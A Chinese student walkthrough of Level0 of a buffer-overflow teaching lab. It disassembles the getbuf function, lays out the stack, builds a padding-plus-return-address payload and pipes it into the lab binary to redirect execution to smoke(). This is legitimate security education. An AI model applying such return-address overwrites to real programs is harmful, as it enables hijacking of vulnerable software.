举个例子


- 这段内容和例子无关
  - PPT是实验的概述，随便看看就好了
  - buflab32.PDF是实验详解，主要用来看命令和规范
  - 举个例子.PDF是例子，主要用来过一遍流程
  - 我称他们为三驾马车，希望能拉着大家跑起来跑起来
- Make cookie
  - 输入命令： ./makecookie jlx
  - cookie就是你的旗帜，你要把它插在5个Level上
  - 虽然在Level0中不需要用到
- Level0
  - 看 Test()， Smoke()
  - 任务目标：Test中GetBuff结束调用Smoke
  - 看 GetBuf()
    - char数组只有32字节，但是Gets可以读入任意字节，所以会修改到其他的内存
      - 缓冲区溢出 (buffer overflow)
      - 我们输入的数据就会被读入这里
  - 更新任务目标：写一份内存数据并通过Gets读入，用它修改不该改的地方，使得函数结束后调用Smoke
    - 基于一个假设：修改当前函数的返回地址为Smoke函数起始地址能使得当前函数结束后调用Smoke（为什么呢？）
    - 更新任务目标：写一份内存数据并通过Gets读入，用它修改返回地址为Smoke的起始地址
  - 分析任务：这份数据有些什么？
    - 猜想：buf数组有32字节，但肯定没有那么简单
    - 使用任务道具
      - GDB

```
jianglingxiao25@ubuntu:~/Desktop/lab3/buflab-handout$ gdb -q bufbomb
Reading symbols from bufbomb...(no debugging symbols found)...done.
(gdb) disas getbuf
Dump of assembler code for function getbuf:
   0x080491f4 <+0>:     push   %ebp
   0x080491f5 <+1>:     mov    %esp,%ebp
   0x080491f7 <+3>:     sub    $0x38,%esp
   0x080491fa <+6>:     lea    -0x28(%ebp),%eax
   0x080491fd <+9>:     mov    %eax,(%esp)
   0x08049200 <+12>:    call   0x8048cfa <Gets>
   0x08049205 <+17>:    mov    $0x1,%eax
   0x0804920a <+22>:    leave
   0x0804920b <+23>:    ret
End of assembler dump.
```

- objdump
  - objdump -d bufbomb > buf.s

```
0804920c <getbufn>:
 804920c:       55                      push   %ebp
 804920d:       89 e5                   mov    %esp,%ebp
 804920f:       81 ec 18 02 00 00       sub    $0x218,%esp
 8049215:       8d 85 f8 fd ff ff       lea    -0x208(%ebp),%eax
 804921b:       89 04 24                mov    %eax,(%esp)
 804921e:       e8 d7 fa ff ff          call   8048cfa <Gets>
 8049223:       b8 01 00 00 00          mov    $0x1,%eax
 8049228:       c9                      leave
 8049229:       c3                      ret
 804922a:       90                      nop
 804922b:       90                      nop
```

- 栈图像 P164 运行时栈（图片另找的



- 分析结果
  - GetBuf中分配的空间：从%ebp的地址开始向下 -0x28 也就是向下 -40个字节
  - %ebp这个有4个字节

        - 返回地址有4个字节
    - 参考栈结构，对内存数据进行安排
        - 40 字节的char数组，和结果无关随便放什么
        - 4字节的 %ebp，和结果无关随便放什么
        - 4字节的 返回地址写成Smoke函数地址
    - 使用任务道具找出Smoke地址
        - *如果出现地址中有0a 会被认为Gets认为是换行而停止读入，所以0a要改成0b
- 写出内存数据表
    - 格式请看pdf
    - 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ** ** ** **
    - ** 替换成 Smoke地址，别忘了反转一下
    - 应该是 40个00+4个00+4个**
- 内存数据表写入空文档中
- 通过Gets读入
    - cat 你的文件名 | ./hex2raw | ./bufbomb -u 你的用户名

```
jianglingxiao25@ubuntu:~/Desktop/lab3/buflab-handout$ cat 666.s | ./hex2raw | ./
bufbomb -u jlx
Userid: jlx
Cookie: 0x7820804e
Type string:Smoke!: You called smoke()
VALID
NICE JOB!
```